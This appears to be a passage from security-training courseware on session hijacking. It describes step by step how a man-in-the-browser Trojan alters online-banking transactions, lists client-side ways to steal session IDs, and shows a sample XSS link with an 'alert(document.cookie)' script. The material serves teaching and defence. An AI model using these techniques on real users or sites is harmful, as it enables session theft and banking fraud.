**Internet banking systems**



Steps to Perform Man-in-the-Browser Attack

1. The Trojan first infects the **computer's software** (OS or application)
2. The Trojan installs malicious code (extension files) and saves it into the **browser configuration**
3. After the user restarts the browser, the **malicious code** in the form of extension files is loaded
4. The **extension files** register a handler for every visit to the webpage
5. When the page is loaded, the extension uses the **URL** and matches it with a **list of known** sites targeted for attack
6. The user logs in **securely** to the website
7. The Trojan registers a **button event handler** when a specific page load is detected for a specific pattern and compares it with its targeted list
8. When the user clicks on the button, the extension uses **DOM interface** and extracts all the data from all form fields and modifies the values
9. The browser sends the **form** and **modified values** to the server
10. The server receives the **modified values** but cannot distinguish between the original and the modified values
11. After the server performs the transaction, a **receipt is generated**
12. Now, the browser receives the receipt for the **modified transaction**
13. The browser displays the receipt with the **original details**
14. The user thinks that the **original transaction** was received by the server without any interceptions


Compromising Session IDs Using Man-in-the-Browser/Manipulator-in-the-Browser Attack

A man-in-the-browser/manipulator-in-the- browser attack is similar to an MITM attack. The difference between the two is that a man-in-the-browser attack uses a Trojan horse to intercept and manipulate calls between a browser and its security mechanisms or libraries. An attacker positions a previously installed Trojan between the browser and its security mechanism, and the Trojan can modify web pages and transaction content or insert additional transactions. All of the Trojan's activities are invisible to both the user and web application.

The main objective of this attack is financial theft by manipulating transactions made using Internet banking systems. A man-in-the-browser attack can succeed even in the presence of security mechanisms such as SSL, public key infrastructure (PKI), and two-factor authentication because all the expected controls and security mechanisms would seem to function normally.

Steps to Perform Man-in-the-Browser Attack:

- The Trojan first infects the computer's software (OS or application).
- The Trojan installs malicious code (extension files) and saves it in the browser configuration.
- After the user restarts the browser, the malicious code in the form of extension files is loaded.
- The extension files register a handler for every visit to a webpage.
- When a page is loaded, the extension matches its URL with a list of known sites targeted for attack.
- The user logs in securely to the website.
- The extension registers a button event handler when a specific page load is detected with a specific pattern and compares it with its targeted list.
- When the user clicks on the button, the extension uses the Document Object Model (DOM) interface and extracts all the data from all form fields and modifies the values.
- The browser sends the form and modified values to the server.
- The server receives the modified values but cannot distinguish between the original and modified values.
- After the server performs the transaction, a receipt is generated.
- Now, the browser receives the receipt for the modified transaction.
- The browser displays the receipt with the original details.
- The user believes that the original transaction was received by the server without any interception.



Compromising Session IDs Using Client-side Attacks

Cross-Site Scripting (XSS)

- XSS enables attackers to **inject malicious client-side scripts** into the web pages viewed by other users

Malicious JavaScript Codes

- A malicious script can be embedded in a web page that **does not generate any warning**, but it captures session tokens in the background and sends them to the attacker

Trojans

- A Trojan horse can **change the proxy settings** in the user's browser to send all the sessions through the attacker's machine

Compromising Session IDs Using Client-side Attacks

Client-side attacks target vulnerabilities in client applications that interact with a malicious server or process malicious data. Depending on the nature of vulnerabilities, an attacker can exploit an application by sending an email with a malicious link or otherwise tricking a user into visiting a malicious website. Vulnerable client-side applications include unprotected websites, Java Runtime Environment, and browsers; of these, browsers are the major target. Client-side attacks occur when clients establish connections with malicious servers and process potentially harmful data from them. If no interaction occurs between the client and server, then there is no scope for a client-side attack. One such example is running a File Transfer Protocol (FTP) client without establishing a connection to an FTP server. In the case of instant messaging, the application is configured in such a way that it makes clients to log in to a remote server, making it susceptible to client-side attacks. The following client-side attacks can be used to compromise session IDs.

- **Cross-site scripting (XSS)**: XSS enables attackers to inject malicious client-side scripts into web pages viewed by other users.
- **Malicious JavaScript codes**: An attacker can embed in a web page a malicious script that does not generate any warning but captures session tokens in the background and sends them to the attacker.
- **Trojans**: A Trojan horse can change the proxy settings in the user's browser to send all sessions through an attacker's machine.




Client
Request
Attack
Response
Request
Malicious Server
Server

Figure 11.12: Prediction of session ID using a client-side attack

Compromising Session IDs Using Client-side Attacks: Cross-site Script Attack

- If an attacker sends a **crafted link** to the victim with **malicious JavaScript**, the JavaScript will run and complete the instructions made by the attacker when the victim clicks on the link


JSESSIONID=8FEB0A58F1E3E898E342E07ADA12714A
User is maintaining session with server
Establishes session with same session identifier
User
Server
http://janaina:8080
http://janaina:8080 <SCRIPT> alert(document.cookie);</SCRIPT>
1
Attacker sends malicious link with malicious JavaScript crafted in it
2
User clicks on that link; the malicious JavaScript runs
4
JSESSIONID=8FEB0A58F1E3E898E342E07ADA12714A
Attacker
3
JSESSIONID=8FEB0A58F1E3E898E342E07ADA12714A
User follows the instructions made by the attacker and confirms the session identifier, thus attacker steals the session identifier

Compromising Session IDs Using Client-side Attacks: Cross-site Script Attack

